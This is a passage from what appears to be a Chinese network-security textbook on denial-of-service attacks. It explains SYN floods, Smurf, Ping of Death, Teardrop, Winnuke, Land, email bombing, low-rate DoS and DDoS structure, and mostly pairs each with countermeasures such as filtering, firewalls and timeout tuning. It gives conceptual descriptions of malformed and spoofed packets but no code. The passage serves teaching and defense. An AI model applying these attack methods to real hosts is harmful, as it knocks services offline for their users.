同步包风暴是当前最流行的 DoS（拒绝服务攻击）与 DDoS（分布式拒绝服务攻击）的方式之一，是应用最广泛的一种 DoS 攻击方式，它的原理虽然简单，但使用起来却十分有效。

问题出在 TCP 连接的三次握手中（参见 3.1.2 节 TCP 协议），假设一个用户向服务器发送了 SYN 报文后突然死机或掉线，那么服务器在发出 SYN＋ACK 应答报文后是无法收到客户端的 ACK 报文的（第三次握手无法完成），这种情况下服务器端一般会重试（再次发送 SYN＋ACK 给客户端）并等待一段时间后丢弃这个未完成的连接，这段时间

的长度称为 SYNTimeout，一般来说这个时间是分钟的数量级（大约为 30 秒～2 分钟）；一个用户出现异常导致服务器的一个线程等待 1 分钟并不是什么很大的问题，但如果有一个恶意的攻击者大量模拟这种情况，服务器端将为了维护一个非常大的半连接列表而消耗非常多的资源——数以万计的半连接，即使是简单的保存并遍历也会消耗非常多的 CPU 时间和内存，何况还要不断对这个列表中的 IP 进行 SYN＋ACK 的重试。实际上如果服务器的 TCP / IP 堆栈不够强大，最后的结果往往是堆栈溢出崩溃。即使服务器端的系统足够强大，服务器端也将忙于处理攻击者伪造的 TCP 连接请求而无暇理睬客户的正常请求（毕竟客户端的正常请求比率非常之小），此时从正常客户的角度看来，服务器失去响应，这种情况称作：服务器端受到了 SYNflooding 攻击。




图 3-36　目的主机 D 遭受 SYN 洪水攻击

如图 3-36 所示，如果攻击者盗用的是某台可达主机 X 的 IP 地址，由于主机 X 没有向主机 D 发送连接请求，所以当它收到来自 D 的 SYN＋ACK 包时，会向 D 发送 RST 包，主机 D 会将该连接重置。因此，攻击者通常伪造主机 D 不可达的 IP 地址作为源地址。攻击者只要发送较少的，来源地址经过伪装而且无法通过路由达到的 SYN 连接请求至目标主机提供 TCP 服务的端口，将目的主机的 TCP 缓存队列填满，就可以实施一次成功的攻击。实际情况下，攻击者往往会持续不断地发送 SYN 包，故称为“SYN 洪水”。

同步包风暴拒绝服务攻击具有以下特点：

① 针对 TCP/IP 协议的薄弱环节进行攻击；

② 发动攻击时，只要很少的数据流量就可以产生显著的效果；

③ 攻击来源无法定位；

④ 在服务端无法区分 TCP 连接请求是否合法。

同步包风暴攻击的本质是利用 TCP/IP 协议集的设计弱点和缺陷。只有对现有的

TCP/IP 协议集进行重大改变才能修正这些缺陷。目前还没有一个完整的解决方案，但是可以采取一些措施尽量降低这种攻击发生的可能性。

基于上述同步包风暴攻击的特点，可以在多个层面进行应对：

① 优化系统配置。包括缩短超时时间，增加半连接队列长度，关闭不重要的服务等。

② 优化路由器配置。配置路由器的外网卡，丢弃那些来自外部网而源 IP 地址具有内部网络地址的包；配置路由器的内网卡，丢弃那些即将发到外部网而源 IP 地址不具有内部网络地址的包。这种方法可以有效地减少攻击的可能。

③ 完善基础设施。现有的网络体系结构没有对源 IP 地址进行检查的机制，也不具备追踪网络数据包物理传输路径的机制，使得发现攻击者十分困难。而且许多攻击手段都是利用现有网络协议的缺陷。因此，对整个网络体系结构的改造十分重要。

④ 使用防火墙。采用半透明网关技术的防火墙能有效防范同步包风暴攻击。

⑤ 主动监视。监视 TCP/IP 流量，收集通信控制信息，分析状态，辨别攻击行为。

2. Smurf 攻击

Smurf 拒绝服务攻击是以最初发动这种攻击的程序名 Smurf 来命名的。这种攻击方法结合使用了 IP 欺骗和 ICMP 回复方法使大量网络数据充斥目标系统，引起目标系统拒绝为正常请求进行服务。

Smurf 攻击的原理如图 3-37 所示，攻击者主要使用 IP 广播和 IP 欺骗的方法，发送伪造的 ICMPECHOREQUEST 包给目标网络的 IP 广播地址。

ICMP 是用来处理错误和交换控制信息的，并且可以用来确定网络上的某台主机是否响应。在一个网络上，可以向某个单一主机，也可以向局域网的广播地址发送 IP 包。当攻击者向某个网络的广播地址发送 ICMPECHOREQUEST 包时，如果网络的路由器对发往网络广播地址的 ICMP 包不进行过滤，则网络内部的所有主机都可以接收到该 ICMP 包，并且都要向 ICMP 包所指示的源地址发送 ICMPECHOREPLY 响应包。如果攻击者将发送的 ICMP 包的源地址伪造成被攻击者的地址，则该网络上所有主机的 ICMPECHOREPLY 包都要发往被攻击的主机。这种攻击不仅造成被攻击主机流量过载、减慢甚至停止正常的服务，而且发出 ICMP 响应包的中间受害网络也会出现拥塞甚至网络瘫痪。可以说，Smurf 攻击的受害者是攻击者的攻击目标和无辜充当攻击者攻击工具的第三方网络。

一个简单的 Smurf 攻击将回复地址设置成受害网络的广播地址，通过使用 ICMP 应答请求（Ping）数据包来淹没受害主机的方式进行，最终导致该网络的所有主机都对此 ICMP 应答请求作出答复，导致网络阻塞，这种攻击方式即 PING 风暴（PINGFlooding）拒绝服务攻击。更加复杂的 Smurf 攻击将源地址改为第三方的受害者，最终导致第三方崩溃。

广播信息可以通过一定的手段（通过广播地址或其他机制）发送到整个网络中的机器。当某台机器使用广播地址发送一个 ICMPecho 请求包时（例如 Ping），一些系统会回

应一个 ICMPecho 回应包，即发送一个包会收到许多的响应包。Smurf 攻击就是使用这个原理来进行的，当然还需要一个假冒的源地址。也就是说，在网络中发送源地址为要攻击主机的地址、目的地址为广播地址的包，会使许多系统响应发送大量的信息给被攻击主机（因为其地址被攻击者假冒了）。




图 3-37　Smurf 攻击示意图

对于被攻击者利用的“无辜”中间网络和被攻击的目标，无论它们的内部网络还是与因特网的连接，Smurf 攻击都会使网络性能受到影响，严重时这个网络都无法使用。而且，为这些网络提供服务的中小 ISP 也会因此降低其网络效率和服务质量。对于大型 ISP 而言，其骨干网可能出现饱和现象而部分影响其服务质量。

对付 Smurf 攻击可以从三个方面采取措施：

（1）被攻击者利用进行攻击的中间网络应采取的措施

配置路由器禁止 IP 广播包进网。几乎在所有的情况下，这种功能是不必要的。应该在网络的所有路由器上都禁止这个功能，而不仅仅在与外部网络连接的路由器上禁止。例如，网络上有 5 个路由器连接着 10 个 LAN，则应该在这 5 个路由器上都禁止 IP 广播包通过。

配置网络上所有计算机的操作系统，禁止对目标地址为广播地址的 ICMP 包响应。虽然对路由器进行了禁止网外 ICMP 广播包的进入，但是攻击者可能已经攻破了网络内部的某台主机，攻击者仍然可以使用网络上这台被他控制的主机发起 Smurf 攻击。

（2）被攻击的目标应采取的措施

对被攻击的目标而言，要防止接收到大量的 ICMPECHOREPLY 包的攻击没有一个简单的解决办法。虽然可以对被攻击网络的路由器进行配置，禁止 ICMPECHOREPLY 包进入，但这并不能阻止网络路由器到其 ISP 之间的网络拥塞。较为稳妥的方法是与 ISP 协商，由 ISP 暂时阻止这些流量。另外，被攻击目标应及时与被攻击者利用而发起攻击的中间网络的管理员联系。

（3）攻击者攻击实际发起的网络应采取的措施

对于从本网络向外部网络发送的数据包，本网络应该将其源地址为其他网络的这部分数据包过滤掉。虽然目前的技术还不可能消除伪造 IP 地址的数据包，但使用过滤技术可以减少这种伪造发生的可能。

3．利用处理程序错误的拒绝服务攻击

这种攻击方法主要是利用 TCP/IP 协议实现中的处理程序错误实施拒绝服务攻击，即故意错误的设定数据包头的一些重要字段（如 IP 包头部的 TotalLength、Fragmentoffset、IHL 和 Sourceaddress 等），使用 RawSocket 将这些错误的 IP 数据包发送出去。在接收数据端，服务程序通常都存在一些问题，因而在将接收到的数据包组装成一个完整的数据包的过程中，就会引起系统死机、挂起或崩溃，无法继续提供服务。这些攻击包括 PingofDeath 攻击、Teardrop 攻击、Winnuke 攻击，以及 Land 攻击等。

（1）PingofDeath 攻击

根据 TCP/IP 协议的规范，一个包的长度最大为 65536 字节。尽管一个包的长度最大不能超过 65536 字节，但是一个包分成的多个片段的叠加却能做到。当一个主机收到了长度大于 65536 字节的包时，就是受到了 PingofDeath 攻击，该攻击会造成主机死机。攻击者故意创建一个长度大于 65536 字节（IP 协议中规定最大的 IP 包长为 65536 字节）的 ping 包，并将该包发送到目标受害主机，由于目标主机的服务程序无法处理过大的包，而引起系统崩溃、挂起或重启。如图 3-38 所示。



图 3-38　PingofDeath 攻击报文

由于在早期阶段，路由器对所传输的数据包的最大尺寸都有限制，许多操作系统对 TCP/IP 的实现在 ICMP 包上都是规定 64KB，并且在对包的标题头进行读取之后，要根据该标题头里包含的信息来为有效载荷生成缓冲区，一旦产生畸形即声明自己的尺寸超

过 ICMP 上限的包，也就是加载的尺寸超过 64KB 上限时，就会出现内存分配错误，导致 TCP/IP 堆栈崩溃，致使接收方死机。这种攻击方式主要是针对 Windows 操作系统，而 Unix、Linux、Solaris、MacOS 都具有抵抗一般 PingofDeath 攻击的能力。目前，所有的操作系统都对此进行了修补或升级。

（2）Teardrop 攻击

一个 IP 分组在网络中传播的时候，由于沿途各个链路的最大传输单元不同，路由器常常会对 IP 包进行分组，即将一个包分成一些片段，使每段都足够小，以便通过这个狭窄的链路。每个片段将具有完整的 IP 包头，其大部分内容和最初的包头相同，一个很典型的不同在于包头中还包含偏移量（offset）字段。随后各片段将沿着各自的路径独立的转发到目的地，在目的地最终将各片段进行重组。这就是所谓的 IP 包的分段/重组技术。

Teardrop 攻击就是利用 IP 包的分段/重组技术在系统实现中的一个错误，即在组装 IP 包时只检查了每段数据是否过长，而没有检查包中有效数据的长度是否过小。当包中数据长度为负时，由于 memcpy（）中的计数器是一个反码，负数表示一个非常大的数值。因为 IP 包重组和缓冲区通常处于系统核心态，缓冲区溢出将使系统崩溃。攻击者可以通过发送两段（或者更多）数据包来实现 Teardrop 攻击。实现攻击的数据包中，第一个包的偏移量为 0，长度为 N，第二个包的偏移量小于 N。为了合并这些数据段，TCP/IP 堆栈会分配超乎寻常的巨大资源，从而造成系统资源的缺乏，甚至机器重新启动。

（3）Winnuke 攻击

Winnuke 攻击针对 Windows 系统上一般都开放的 139 端口，这个端口由 NetBIOS 使用。只要往该端口发送 1 字节 TCPOOB 数据，就可以使 Windows 系统出现“蓝屏”错误，并且网络功能完全瘫痪。除非重新启动，否则不能再用。

带外数据 OOB（OutofBand）是指 TCP 连接中发送的一种特殊数据，它的优先级高于一般的数据，带外数据在报头中设置了 URG 标志，可以不按照通常的次序进入 TCP 缓冲区，而是进入另外一个缓冲区，可立即被进程读取；或者可以根据进程的设置，直接用 SIGURG 信号通知进程有带外数据到来。

（4）Land 攻击

Land 也是一个十分有效的攻击工具，它对当前流行的大部分操作系统及一部分路由器都具有相当的攻击能力。攻击者利用目标受害系统的自身资源实现攻击意图。由于目标受害系统具有漏洞和通信协议的弱点，这样就给攻击者提供了攻击的机会。攻击者将一个包的源地址和目的地址都设置为目标主机的地址，然后将该包通过 IP 欺骗的方式发送给被攻击主机，这种包可以造成被攻击主机因试图与自己建立连接而陷入死循环，从而很大程度地降低了系统性能。

在 Land 攻击中，SYN 包中的源地址和目标地址都被设置成某一个服务器地址，这时将导致接受服务器向它自己的地址发送 SYN+ACK 消息，结果这个地址又发回 ACK 消息并创建一个空连接，每一个这样的连接都将保留直到超时。对 Land 攻击反应不同，

许多 UNIX 实现将崩溃，而 Windows 会变的极其缓慢。

对于这些利用 TCP/IP 协议实现中的处理程序错误实施的攻击，最有效最直接的防御方法是尽早发现潜在的错误并及时修正。从长远角度考虑，在编制软件的时候应更多地考虑安全问题，提高代码质量，减少安全漏洞。

3.3.4.4 电子邮件轰炸

电子邮件轰炸是最早的一种拒绝服务攻击，它的表现形式是在很短时间内收到大量无用的电子邮件。因为所有的邮件都需要空间来保存，同时收到的邮件需要系统来处理。过多的邮件会加剧网络连接负担、消耗大量的存储空间；过多的投递会导致系统日志文件变得巨大，甚至溢出文件系统，这将给许多操作系统（如 UNIX 和 Windows）带来危险。而且，大量到来的邮件将消耗大量的处理器时间，占用大量的带宽，延缓甚至阻止系统的正常处理活动。这都影响了正常业务的运行，严重时使系统死机、网络瘫痪。

电子邮件轰炸实质上也是一种针对服务端口（SMTP 端口，即 25 端口）的攻击方式，它的原理是：连接到邮件服务器的 SMTP（25）端口，按照 SMTP 协议发送几行头信息加上一堆文字垃圾，就算只发送了一封邮件，反复多次，就形成了邮件炸弹。在这种攻击中，攻击者需要谨慎的是隐藏自己的踪迹，也就是隐藏自己的 IP。

KaBoom！是一种较为典型的邮件炸弹程序，它实现了一种所谓邮件列表炸弹。邮件列表是一种用电子邮件实现的论坛，列表本身有一个电子邮件地址。向该列表对应的电子邮件地址发送电子邮件时，所有加入该列表的用户都会收到这封邮件。这样，不需要依靠攻击程序发送邮件炸弹，这些邮件列表会代替攻击程序做这件事。这种攻击有两个特点：一是做到了真正的匿名，发送邮件的是邮件列表；其二是难以避免这种攻击，除非被攻击者更换电子邮件地址，或者向邮件列表申请退出。此外，有一类计算机病毒通过病毒传播的方法发送电子邮件炸弹。

对付电子邮件轰炸的办法不是很多，可以识别邮件炸弹的源头，配置路由器，不使其通过。可以配置防火墙，但防火墙最多只能防止从攻击者源头发来的信息。另外需要保证防火墙能使外头的 SMTP 连接只能到达指定服务器，而不能影响其他系统。当然，这并不能防止攻击，只是减少轰炸对其他系统的影响。使用最新版本的电子邮件服务软件，提高系统记账能力，有利于对发生的事件进行追踪。由于电子邮件轰炸不一定是 100%的匿名行动，因此可能根据头信息来跟踪发出地。但如果攻击者真的要攻击的话，就会远程登录到 SMTP 端口，然后直接发出 SMTP 命令，如果主机正在运行，入侵可能会遇到障碍，不过入侵者可以冒充他人，因此也会得逞。

3.3.4.5 低速率拒绝服务攻击（Low-rateDoS）LDoS

1．低速率拒绝服务攻击原理

LDoS 攻击与传统的洪泛式 DoS 攻击截然不同，其最大特点是不需要维持高速率攻击流，耗尽受害者端所有可用资源，而是利用网络协议或应用服务中常见的自适应机制（如，TCP 的拥塞控制机制）中所存在的安全漏洞，通过周期性地在一个特定的短暂时

间间隔内突发性地发送大量攻击数据包，从而降低被攻击端服务性能。LDoS 攻击只是在特定时间间隔内发送数据，相同周期其他时间段内不发送任何数据，此间歇性攻击特点，使得攻击流的平均速率比较低，与合法用户的数据流区别不大，不再具有上述异常统计特性，使得很难用已有的方法对其进行防范。可以认为 LDoS 攻击是对传统 DoS 攻击的改进形式，它与传统 DoS 攻击相比，更加彻底地做到了有的放矢，因此攻击效率有了大幅度的提高，且更加有效地躲避了检测和防范。LDoS 攻击的提出给攻击防范问题的研究带来了新的挑战。

2. 现有的 LDoS 攻击防范方法

自 LDoS 攻击提出以来，研究者们根据此类攻击原理提出了许多不同的攻击方式，对于其检测和过滤防范方法也做了一些研究，主要有以下几种防范方法。

①基于协议的 LDoS 攻击防范方法。此类方法最具代表性的就是针对 Shrew 攻击的随机化 minRTO 方法。Shrew 攻击所利用的一个关键漏洞就是端系统最小超时等待时间 minRTO 存在一致性，正是 minRTO 一般取值均为 1s，才使得链路状态恢复过程具有固定的周期性特征。Kuzmanovic 在 2003 年提出 Shrew 攻击的同时，就提出了随机化端系统的最小超时等待时间 minRTO 的取值来破坏超时重传的周期性规律，使得攻击者无法准确预测 TCP 端下一次发送数据的时间，也就无法在准确的时刻发送攻击数据流，从而缓解 LDoS 攻击的影响。

②基于攻击流特征检测的 LDoS 攻击防范方法。此类方法主要分为基于脉冲高速率特征的检测方法、基于攻击流时域特征的检测方法以及基于攻击流频域特征的检测方法三类。

3.3.4.6　分布式拒绝服务攻击 DDoS

分布式拒绝服务 DDoS（DistributedDenialofService）攻击是对传统 DoS 攻击的发展，攻击者首先侵入并控制一些计算机，然后控制这些计算机同时向一个特定的目标发起拒绝服务攻击。

传统的拒绝服务攻击有受网络资源的限制和隐蔽性差两大缺点，而分布式拒绝服务攻击却克服了传统拒绝服务攻击的这两个致命弱点。分布式拒绝服务攻击的隐蔽性更强。通过间接操纵网络上的计算机实施攻击，突破了传统攻击方式从本地攻击的局限性和不安全性。分布式拒绝服务可以根据情况扩大攻击的规模，使目标系统完全失去服务的功能。目前，DDoS 技术发展十分迅速，由于其隐蔽性和分布性很难被识别和防御。被 DDoS 攻击时可能的现象有：

① 被攻击主机上有大量等待的 TCP 连接。

② 大量到达的数据分组（包括 TCP 分组和 UDP 分组）并不是网站服务连接的一部分，往往指向机器的任意端口。

③ 网络中充斥着大量的无用的数据包，源地址为假。

④ 制造高流量的无用数据，造成网络拥塞，使受害主机无法正常和外界通信。

⑤ 利用受害主机提供的服务和传输协议上的缺陷，反复发出服务请求，使受害主机无法及时处理所有正常请求。

⑥ 严重时会造成死机。

DDoS 引入了分布式攻击和 Client/Server 结构，使 DoS 的威力激增。同时，DDoS 囊括了已经出现的各种重要的 DoS 攻击方法，比 DoS 的危害性更大。现有的 DDoS 工具一般采用三级结构，如图 3-39 所示，其中：Client（客户端）运行在攻击者的主机上，用来发起和控制 DDoS 攻击；Handler（主控端）运行在已被攻击者侵入并获得控制的主机上，用来控制代理端；Agent（代理端）运行在已被攻击者侵入并获得控制的主机上，从主控端接收命令，负责对目标实施实际的攻击。

